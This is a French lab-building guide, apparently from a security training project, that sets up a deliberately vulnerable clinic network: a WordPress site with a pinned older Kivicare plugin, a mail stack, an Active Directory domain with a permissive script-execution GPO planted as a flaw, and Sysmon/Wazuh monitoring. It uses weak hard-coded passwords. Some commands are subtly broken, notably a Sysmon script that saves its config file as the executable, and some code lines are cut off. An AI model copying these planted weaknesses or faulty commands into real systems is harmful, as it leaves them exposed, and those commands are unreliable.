


FIGURE 1.13 – Configuration réseau statique de l'hôte DMZ-Ubuntu

- ❑ `sudo netplan apply`
- ❑ `sudo hostnamectl set-hostname DMZ.clinique.soc`

Synchronisation du serveur de temps NTP avec pfSense :

Cette synchronisation est essentielle pour la corrélation des événements et l'harmonie temporelle au sein de l'organisation.

- ❑ `sudo nano /etc/systemd/timesyncd.conf`
- ❑ `NTP=10.10.10.1`
- ❑ `sudo systemctl restart systemd-timesyncd`

Mise à jour :

- ❑ `sudo apt update | sudo apt upgrade`

Configuration des utilisateurs :

Cette étape permet de préparer le socle de messagerie et d'affecter les accès aux utilisateurs de l'organisation. **Admin**

Il dispose pleins des droits au sein de l'architecture, c'est l'administrateur système. On lui attribuera des privilèges élevés.

- ❑ `sudo useradd -m -s /bin/bash admin 2>/dev/null || sudo usermod -s /bin/bash admin ; echo "admin :Superadmin2025." | sudo chpasswd`
- ❑ `sudo usermod -aG sudo admin`

Medecin

C'est le médecin de la clinique. On lui attribuera des droits d'utilisateurs pour assurer ses accès aux ressources de l'organisation.

- ❑ `sudo useradd -m -s /bin/bash medecin 2>/dev/null || sudo usermod -s /bin/bash medecin ; echo "medecin :Docteur2025." | sudo chpasswd ; sudo gpasswd -d medecin sudo 2>/dev/null || true`

Suppression du compte par défaut :

Pour des raisons de sécurité, on va supprimer le compte "ubuntu" par défaut.

- ❑ `sudo deluser --remove-home ubuntu`

1.4.2 Mise en place du serveur web

Le serveur web de la clinique repose sur l'écosystème WordPress intégrant l'extension Kivicare pour la gestion des services de l'organisation. C'est sur cette base qu'on intégrera la première faille de cette architecture.

Installation des prérequis :

On va maintenant procéder à la mise en place la stack web composée de la base de données MySQL, du serveur web Apache et de wordpress et de l'installation des prérequis :

- ❑ `sudo apt install apache2 mysql-server zip tar php libapache2-mod-php php-mysql php-gd php-curl php-xml php-mbstring -y`

Installation de la base de données MySQL :

- ❑ `sudo mysql_secure_installation`
- ❑ `sudo mysql -u root -p`

Création de la base de données du serveur, de l'utilisateur admin et attribution des droits (root) :

```
CREATE DATABASE serveur_web;
CREATE USER 'admin_web'@'localhost' IDENTIFIED WITH mysql_native_password BY 'Superad
GRANT ALL PRIVILEGES ON serveur_web.* TO 'admin_web'@'localhost';
FLUSH PRIVILEGES;
EXIT;
```

Installation et configuration de wordpress :

- ❑ `cd /var/www/html/ && sudo wget https ://wordpress.org/latest.tar.gz && sudo tar -xzf latest.tar.gz`
- ❑ `sudo rm -rf wordpress/latest.tar.gz index.html`
- ❑ `sudo cp wp-config-sample.php wp-config.php`
- ❑ `sudo nano wp-config.php`

```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'serveur_web' );

/** Database username */
define( 'DB_USER', 'admin_web' );

/** Database password */
define( 'DB_PASSWORD', 'Superadmin2025.' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );
```

FIGURE 1.14 – Configuration de la base de données dans wp-config.php

Puis on donne les droits au serveur web :

- ☐ `sudo chown -R www-data :www-data /var/www/html/ && sudo chmod -R 755 /var/www/html/`

On termine la configuration depuis le navigateur sur l'interface du serveur WordPress : 10.10.10.7 adresse de la machine Ubuntu-DMZ.

- ☐ Langue (Français)
- ☐ Titre (Réservation Clinique)
- ☐ Identifiant (administrateur)
- ☐ Mot de passe (Superadmin2025)
- ☐ Mail (administrateur@clinique.soc)
- ☐ → Cocher confirmer mot de passe → Installer



FIGURE 1.15 – Connexion à l'interface d'administration WordPress

Mise en place du plugin Kivicare :

- ☐ `cd /var/www/html/wp-content/plugins/`
- ☐ `sudo wget https://downloads.wordpress.org/plugin/kivicare-clinic-management-system.3.6.4.zip && sudo unzip kivicare-clinic-management-system.3.6.4.zip`
- ☐ `sudo rm -rf kivicare-clinic-management-system.3.6.4.zip`

Activation de l'extension depuis la page d'administration de Wordpress :

- ☐ Extensions → Kivicare (Activer)

Puis on installe les dépendances (plugin) et on va configurer le plugin en cliquant sur Kivicare sur la barre latérale de l'interface d'administration de wordpress.

On ajoute le nom de la clinique, les services, les docteurs et un administrateur.

1.4.3 Mise en place de la stack mail

Pour l'échange de mail au sein du laboratoire nous allons utiliser une stack mail (Postfix, Dovecot et Rainloop). Pour se faire on a mis en place un fichier d'installation de type script bash incluant :

- L'installation des paquets
- La configuration de Postfix, Dovecot
- Création des comptes utilisateurs
- Mise en place de l'interface client Rainloop

```
#!/bin/bash

# =====
# TITRE : DÉPLOIEMENT DE LA STACK MAIL - CLINIQUE.SOC
# DESCRIPTION : Installation de Postfix (SMTP), Dovecot (IMAP)
#               et RainLoop (Webmail) sur Ubuntu Server.
# =====

echo "--- DEBUT DE L'INSTALLATION DE LA STACK MAIL ---"

# --- 1. INSTALLATION SILENCIEUSE DES PAQUETS ---
echo "[1/6] Installation des paquets (Postfix, Dovecot)..."
sudo DEBIAN_FRONTEND=noninteractive apt update
sudo DEBIAN_FRONTEND=noninteractive apt install postfix dovecot-imapd dovecot-pop3d

# --- 2. CONFIGURATION DE POSTFIX (MTA - ENVOI) ---
```

FIGURE 1.16 – Script d'installation de la stack mail

Pour finir on va permettre à notre serveur web Wordpress d'envoyer des mails à notre stack mail :

- ☐ Extensions → Ajouter → WP Mail SMTP → Activer
- ☐ Hôte : localhost
- ☐ Chiffrement : désactivé
- ☐ Port SMTP : 25
- ☐ Adresse d'envoi : medecin@clinique.soc

Service de messagerie :




FIGURE 1.17 – Interface de messagerie Rainloop

Portail web de la clinique :




FIGURE 1.18 – Portail web de la clinique

1.4.4 Préparation à la surveillance SIEM

SysmonForLinux :

Maintenant que nos serveurs sont prêts et fonctionnels, on va mettre en place “Sysmon-ForLinux” sur l’hôte DMZ afin d’enrichir la journalisation en apportant :

- Une visibilité étendue sur les processus
- La journalisation réseaux
- Surveillance des modifications des fichiers et répertoires
- Détection des interaction avancées ect.

Installation :

- ☐ `sudo wget -q https://packages.microsoft.com/config/ubuntu/$(lsb_release -rs)/packages-microsoft-prod.deb`
- ☐ `sudo dpkg -i packages-microsoft-prod.deb`
- ☐ `sudo apt-get update && sudo apt-get install sysmonforlinux`

Mise à jour de la configuration et démarrage :

- ☐ `sudo wget https://raw.githubusercontent.com/microsoft/MSTIC-Sysmon/main/linux/configs/call.xml -O sysmonconfig.xml && sudo sysmon -i sysmonconfig.xml`
- ☐ `sudo systemctl restart sysmon`
- ☐ `sudo systemctl enable sysmon`
- ☐ `sudo systemctl status sysmon`

Installation de l’agent Wazuh :

L’installation de l’agent Wazuh sur l’hôte apporte une visibilité totale sur ce segment critique et permet la remontée centralisée des journaux d’évènements et de l’analyse de la surveillance vers le manager Wazuh.

- ❑ `sudo wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.14.2-1_amd64.deb && sudo WAZUH_MANAGER='10.10.30.10' WAZUH_AGENT_GROUP='DMZ' WAZUH_AGENT_NAME='DMZ-Ubuntu' dpkg -i ./wazuh-agent_4.14.2-1_amd64.deb`
- ❑ `sudo systemctl daemon-reload`
- ❑ `sudo systemctl enable wazuh-agent`
- ❑ `sudo systemctl start wazuh-agent`

Configuration de l'agent wazuh :

On modifie le fichier de configuration de l'agent wazuh afin de permettre :

- L'intégration des logs (sysmon, systèmes, kernel et généraux)
 - Monitoring des commandes et active response (firewall drop)
 - Détection de rootkit
 - Surveillances des répertoire (FIM) : (Apache, boîte mail, serveur web ...)
- ❑ `sudo nano /etc/ossec/etc/ossec.conf`
 - ❑ `sudo systemctl restart wazuh-agent`

1.5 Mise en place du parc Windows

Le parc interne constitue le périmètre de confiance de l'infrastructure où sont centralisées les ressources critiques et les données de santé des patients. Il est orchestré par une architecture de type Active directory pour modéliser les mécanismes de sécurité et tester la résilience face aux tentatives d'exfiltration de données sur les postes Windows. Il est composé d'un contrôleur de domaine Windows Server et d'un terminal Windows 10.

1.5.1 Mise en place de la machine Windows Server

Windows server est le contrôleur de domaine, il centralise la gestion des identités et de la sécurité via Active Directory, assure l'authentification des utilisateurs et gère la résolution de noms (DNS) :

Configuration réseau :

Une adresse IP statique est impérative pour garantir que les services restent accessibles en permanence sans risque de changement d'adresse. On va configurer manuellement l'adaptateur réseau de Windows server comme suit :

Panneau de configuration → Adapter réseau → Protocole Internet version 4 (TCP/IPv4)
→ Utiliser l'adresse IP suivante

- Adresse IP : 10.10.20.10
- Masque de sous-réseau : 255.0.0.0
- Passerelle par défaut : 10.10.20.1 (vers le pfSense).
- Serveur DNS préféré : 127.0.0.1 (serveur DNS local pour gérer le domaine).

Mise à jour :

Il est important de s'assurer que la machine est à jour avant de l'isoler du réseau externe et afin de finaliser proprement les étapes de configuration.

- ❑ Paramètres Windows → Mise à jour → Rechercher des mises à jour → Télécharger / Installer

Renommer le Windows Server pour respecter la convention de nommage

- Gestionnaire de serveur → Serveur local → “Cliquer sur le nom de l’ordinateur” → Modifier → Nom de l’ordinateur (SRV-AD) → Appliquer → Ok → redémarrer maintenant

1.5.2 Mise en place du contrôleur de domaine (DC)

Le contrôleur de domaine est l’autorité centrale du réseau Windows. Il permet à la fois d’assurer l’authentification en vérifiant l’identité de chaque utilisateur et ordinateurs qui tente de se connecter mais aussi la gestion centralisée en veillant à l’application des politiques de sécurité (GPO) et stocke l’annuaire (active directory).

Activation d’Active Directory :

C’est l’annuaire qui répertorie tous les objets du réseau (ordinateurs, utilisateurs) et gère leurs permissions.

- Gestionnaire de serveur → Gérer → Ajouter des rôles et fonctionnalités → Suivant (3 fois) → Service AD DS → Ajouter des fonctionnalités → Suivant (3 fois) → Installer.

Création du domaine “clinique.soc” : Une fois qu’Active Directory est installé, on va créer le domaine, soit le périmètre de sécurité logique qui regroupe les utilisateurs et machines partageant cet annuaire en commun et obéissant aux mêmes règles. L’hôte va redémarrer une fois la configuration terminée.

- Gestionnaire de serveur → cliquer sur le drapeau jaune → Promouvoir ce serveur en contrôleur de domaine → Configuration de déploiement → Ajouter une nouvelle forêt
- Nom de domaine racine : clinique.soc
- Suivant → Options de contrôleur
- Mot de passe DSRM : Cliniquesoc2025.
- Suivant → Options DNS (à ignorer) → Suivant → Options supplémentaires
- NETBIOS : CLINIQUE
- Suivant → Chemins d’accès (Laisser par défaut) → Suivant → Installer → Fermer.

1.5.3 Mise en place du serveur DNS

Le serveur DNS est intégré à Active Directory pour la résolution de nom facilitant la communication et la gestion du parc réseau par windows server. Il est installé automatiquement avec le serveur Active Directory, mais on le configure pour le domaine “clinique.soc”.

- Gestionnaire de serveur → Gérer → Ajouter des rôles et fonctionnalités → Suivant (3 fois) → Service DNS → Ajouter des fonctionnalités → Suivant (3 fois) → Installer.

Une fois installé, configurez les zones :

- Outils → DNS → (Clic droit sur le serveur) → Nouvelle zone → Zone de recherche directe
- Nom de zone : clinique.soc
- Suivant → Zone principale → Suivant → Autoriser les mises à jour dynamiques sécurisées → Suivant
- Terminer.

Ajoutez des enregistrements (DC) :

- ☐ Zone “clinique.soc” → (Clique droit) → Nouvel hôte (A ou AAAA)
- ☐ Hôte : reservation-clinique
- ☐ Adresse IP : 10.10.20.10
- ☐ → Ajouter l’hôte.

Ainsi, le serveur DNS de Windows est configuré comme premier choix et l’auxiliaire est celui de pfSense depuis l’interface de routage connecté à Windows (10.10.20.1).

1.5.4 Mise en place du serveur DHCP

Windows Server attribue automatiquement la configuration réseau au sein du parc Windows du laboratoire à travers son serveur DHCP. Il sera configuré avec un relai DHCP depuis pfSense pour rediriger les requêtes DHCP vers le serveur Windows.

Ajout et activation du service :

- ☐ Gestionnaire de serveur → Gérer → Ajouter des rôles et fonctionnalités → Suivant (3 fois) → DHCP → Ajouter des fonctionnalités → Suivant (3 fois) → Installer.
- ☐ Gestionnaire de serveur → (Drapeau jaune) → Terminer la configuration DHCP → Suivant → Autoriser le serveur DHCP → Terminer.

Configuration du serveur DHCP :

- ☐ Outils → DHCP → (Clic droit sur le serveur) → Nouvelle étendue → Suivant
- ☐ Nom : Scope Clinique
- ☐ Suivant → Adresse du début : 10.10.20.50
- ☐ Adresse de fin : 10.10.20.150
- ☐ Masque : 255.255.255.0
- ☐ Suivant → Exclusions () → Suivant
- ☐ → Durée du bail : 8 jours
- ☐ → Suivant → Configurer options → Oui
- ☐ Routeur (passerelle) : 10.10.20.1 → Suivant → DNS (serveur : 10.10.20.10, domaine : clinique.soc) → Suivant → WINS (non) → Suivant → Activer le scope → Terminer.




FIGURE 1.19 – Gestionnaire de serveur Windows

Nos serveurs tournent bel et bien, on peut maintenant passer à la configuration de l'organisation et des politiques de sécurité de l'organisation.

1.5.5 Création des unités d'organisations (OU)

Les unités d'organisations permettant de gérer les permissions et les politiques sur des groupes d'objets. Dans le cadre de ce laboratoire, on va créer deux unités d'organisations :

OU Administration : unité régissant les responsabilités de l'autorité supérieure du réseau (optionnel).

- Centre d'administration d'Active Directory → Clinique → (Clique droit) → Nouveau → Unité d'organisation → Nom (Administration) → Ok

OU Personnel médical : unité régissant le personnel médical de la clinique.

- Centre d'administration d'Active Directory → Clinique → (Clique droit) → Nouveau → Unité d'organisation → Nom (Personnel médical) → Ok

1.5.6 Création des utilisateurs

Création de l'administrateur (optionnel) :

Bien que l'installation initiale du Windows Server génère un compte administrateur intégré, les bonnes pratiques de sécurité recommandent de ne pas l'utiliser pour les opérations courantes. Un second compte administrateur va être créé pour la gestion du réseau afin de garantir une redondance. Ce compte disposant de privilèges supérieurs est la cible finale de l'attaquant.

- ☐ Administration → (Clic droit) → Nouveau → Utilisateur
- ☐ Nom Complet : Administrateur Système
- ☐ Ouverture de session : superadmin@clinique.soc
- ☐ Mot de passe : Superadmin2025.
- ☐ (Cocher) Le mot de passe n'expire jamais
- ☐ (Cocher) Protéger contre la suppression accidentelle

1.5.7 Attribution des privilèges administrateurs (affectation aux groupes)

Pour attribuer les privilèges dans Windows server on affecte l'utilisateur aux groupes pré-définies d'utilisateurs. L'administrateur doit disposer de tous les droits sur les serveurs et le domaine. On va donc l'attribuer aux groupes "Admins du domaine" et "Administrateur de l'entreprise".

- ☐ Administration → Administrateur → Onglet Membre de → Ajouter → "Admin du domaine" et "Administrateur de l'entreprise" → Ok

1.5.8 Création du médecin

dispose de droit restreint en tant qu'employé et assure un accès au terminal Windows pour le suivi des réservations par le medecin de la clinique. C'est la premiere cible dans notre démonstration afin d'extraire des informations sensibles des patients.

- ☐ Personnel médical → (Clique droit) → Nouveau → Utilisateur
- ☐ Nom Complet : Jean Dupont
- ☐ Ouverture de session : medecin@clinique.soc
- ☐ Mot de passe : Docteur2025.
- ☐ (Cocher) Le mot de passe n'expire jamais
- ☐ Heure d'ouverture de session autorisée : Tous les jours de la semaine de 8 am – 16 pm
- ☐ → Ok

Attribution des privilèges utilisateurs (par défaut) :

Le médecin compte à lui dispose de privilèges de type utilisateur basique. Par défaut, chaque utilisateur du domaine est membre du groupe "Utilisateurs du domaine".

- ☐ Personnel Médical → Jean Dupont → Onglet Membre de → Ajouter → Utilisateurs du domaine → Ok

1.5.9 Définition de GPO (Group Policy Object)

Une GPO est un ensemble de règles centralisées permettant d'automatiser la configuration et la sécurité d'un parc informatique Windows. Dans le cadre de ce laboratoire, nous utilisons les GPO pour définir la politique de sécurité de notre organisation et mettre en place une faille de mauvaise configuration.

- → Gestionnaire de stratégie de groupe (gpmc.msc)

GPO socle de sécurité (politiques de sécurité) : appliquée à l'OU Personnel médical

- Forêts → "Domaines" → "clinique.soc" → "Personnel médical" → Clic droit sur l'OU "Personnel médical" → Créer une GPO dans ce domaine et lier ici → Nom GPO : Socle de sécurité → Ok → Clic droit sur le GPO → Modifier

Message d'avertissement (Notice de surveillance)

- Configuration ordinateur → Stratégies → Modèles d'administration → Système → Ouverture de session
- Afficher l'animation à la première connexion → Commentaire : "Bonjour, vos actions sont surveillées"
- Activé → Ok

Audit de sécurité (détection de commande suspectes) :

- Configuration ordinateur → Stratégies → Modèles d'administration → Système → Audit de création de processus
- Inclure une ligne de commande → Activé → Ok

Désactiver les paramètres système :

- Configuration ordinateur → Stratégies → Modèles d'administration → Système → Restauration du système → Désactiver la restauration du système → Activé → Ok
- Configuration ordinateur → Stratégies → Modèles d'administration → Panneaux de configuration → Visibilité de la page de paramètres → Désactivée → Ok
- Configuration ordinateur → Stratégies → Modèles d'administration → Système → Services Paramètres régionaux → Interdire la modification des paramètres régionaux par l'utilisateur → Activé → Ok
- Configuration ordinateur → Stratégies → Modèles d'administration → Système → Services Paramètres régionaux → Interdire le changement des paramètres d'emplacements géographiques → Activé → Ok

Protection contre des pilotes malveillants :

- Configuration ordinateur → Stratégies → Modèles d'administration → Système → Logiciel Anti-programme malveillant → Stratégie d'initiations → Activé → Bons seulement → Ok

Désactiver l'exécution automatique des stockages amovibles :

- Configuration ordinateur → Stratégies → Modèles d'administration → Système → Logiciel Anti-programme malveillant → Stratégie d'initiations → Activé → Bons seulement → Ok

Activer l'exécution des scripts :

- Configuration ordinateur → Stratégies → Modèles d'administration → Composants Windows → Windows PowerShell → Activer l'exécution des scripts → Activé → Tous les scripts → Ok

GPO activité quotidienne :

- Forêts → "Domaines" → "clinique.soc" → Clic droit → Créer une GPO dans ce domaine et lier ici
- Nom GPO : Activité → Ok → Clic droit sur le GPO → Modifier
- Configuration ordinateur → Stratégies → Modèles d'administration → Système → Ouverture de session → Exécuter ces programmes à l'ouverture de session utilisateur → Activé → msedge.exe http ://reservation.clinique.soc http ://reservation.clinique.soc/webmail → Ok

1.5.10 Application des GPO

Pour finir, on va s'assurer que les GPO sont actifs est hérités depuis Windows Server :

- Lancer Gestionnaire de stratégie de groupe (gpmc.msc) avec privilège admin → Clic sur le GPO → Onglet Étendu → clinique.soc → Cocher "Appliqué" et "Activé"

En cas d'erreur, ajouter les droits aux utilisateurs concernés (sur Windows Server) :

- Lancer Gestionnaire de stratégie de groupe (gpmc.msc) avec privilège admin → Choisir l'OU (exemple : Personnel Médical) → Sélectionner le GPO → Délégation → Choisir les utilisateurs concernés (exemple : Utilisateurs authentifiés) → Vérifier que "Lire" et "Appliquer la stratégie de groupe" sont cochés → Appliquer → Ok
- PowerShell → gpupdate /force
- PowerShell → gpresult /r




FIGURE 1.20 – Liste des GPO configurés dans le parc Windows

1.5.11 Mise en place du terminal Windows

Prérequis

Avant l'avoir installé, on va connecter la machine Windows à l'interface réseau Windows. Contrairement à l'hôte Windows Server, on va garder la configuration réseau automatique pour permettre la communication avec le serveur DHCP de Windows et l'attribution d'une adresse IP au terminal Windows.

Vérification

- PowerShell → ping 10.10.20.10

Liaison au domaine de clinique

La liaison du terminal Windows 10 au domaine assure la centralisation des authentifications et l'application des politiques de sécurité de la clinique.

- Paramètre → Système → à propos → Modifier les paramètres → Nom de l'ordinateur → TRML01
- Modifier → Domaine : clinique.soc → Ok
- Puis on saisit les identifiants de l'administrateur
- Ok → Redémarrer maintenant

Sur tous les terminaux Windows (Windows Server compris)

Application des GPO

- PowerShell → gpupdate /force

1.5.12 Préparation de la surveillance

Sysmon bien qu'étant un outil gratuit, il assure la capture d'événements enrichie et permet une meilleure surveillance des terminaux du laboratoire. Il sera combiné avec l'agent Wazuh pour la corrélation de logs et la génération d'alertes plus fiable.


On va reproduire la mise en place de sysmon et de l'agent wazuh sur le terminal Windows et le Windows Server avec PowerShell :

Mise en place de Sysmon

- Télécharger le fichier <https://download.sysinternals.com/files/Sysmon.zip> dans C:\Sysmon
- PowerShell avec privilège admin :

```
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/microsoft/MSTIC-Sysmon/m  
Sysmon64.exe -i sysmonconfig.xml -accepteula
```

Pour faciliter le déploiement, on a mis en place un script PowerShell qui installe et configure sysmons.



```
2  
3 : Etape 1 : Créer un dossier temp  
4 $tempDir = "C:\Temp\Sysmon"  
5 if (-not (Test-Path $tempDir)) { New-Item -Path $tempDir -ItemType Directory }  
6  
7 : Etape 2 : Télécharger Sysmon.zip  
8 Invoke-WebRequest -Uri "https://download.sysinternals.com/files/Sysmon.zip" -OutFile "$tempDir\Sysmon.zip"  
9  
10 : Etape 3 : Extraire le ZIP  
11 Expand-Archive -Path "$tempDir\Sysmon.zip" -DestinationPath $tempDir  
12  
13 : Etape 4 : Télécharger la config XML (SwiftOnSecurity pour surveillance avancée)  
14 Invoke-WebRequest -Uri "https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml" -OutFile "$tempDir\Sysmon64.exe"  
15  
16 : Etape 5 : Installer Sysmon avec la config (en mode admin)  
17 Start-Process -FilePath "$tempDir\Sysmon64.exe" -ArgumentList "-i $tempDir\Sysmonconfig.xml -accepteula" -Wait -Verb RunAs  
18  
19 : Vérification finale  
20 Write-Host "Sysmon installé. Vérifiez le service avec 'sc query Sysmon' ou les logs dans Observateur d'événements > Microsoft > Win"
```

FIGURE 1.21 – Script PowerShell d’installation Sysmon

Mise en place de l’agent Wazuh

L’installation de l’agent wazuh se fait avec PowerShell avec les privilèges administrateurs en exécutant les commandes suivantes :

Windows Server

```
Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.14.2-1.msi  
msiexec.exe /i $env:tmp\wazuh-agent /q WAZUH_MANAGER=10.10.30.10 WAZUH_AGENT_GROUP="P
```

Terminal Windows

```
Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.14.2-1.msi  
msiexec.exe /i $env:tmp\wazuh-agent /q WAZUH_MANAGER=10.10.30.10 WAZUH_AGENT_GROUP="P
```

Configuration de l’agent

La configuration de l’agent Windows cible l’extraction des journaux de système et sysmon, ainsi que la surveillance d’intégrité des répertoires sensibles.

- Ouvrir Bloc-notes avec un compte admin
- Modifier le fichier : C:\Program Files (x86)\ossec-agent\ossec.conf
- Intégration des logs (Sysmon, systèmes, télémétrie et généraux)
- Monitoring des commandes
- Détection de rootkit : trojans et processus
- Surveillance des fichiers dans les répertoires sensibles : Registre, Bureau (médecin), fichiers système

1.6 Mise en place du SIEM/XDR Wazuh (SOC)

C'est le composant défensif de surveillance et réponse de notre laboratoire. Wazuh est un SIEM/XDR qui nous permettra de suivre l'ensemble des actions sur les machines virtuelles notamment lors de la phase de simulations d'attaques.

1.6.1 Configuration de l'hôte SIEM/XDR

Il est strictement nécessaire de configurer et préparer le socle de surveillance de l'infrastructure. Pour ce faire, on utilisera la machine virtuelle SIEM-Ubuntu.

Configuration réseau

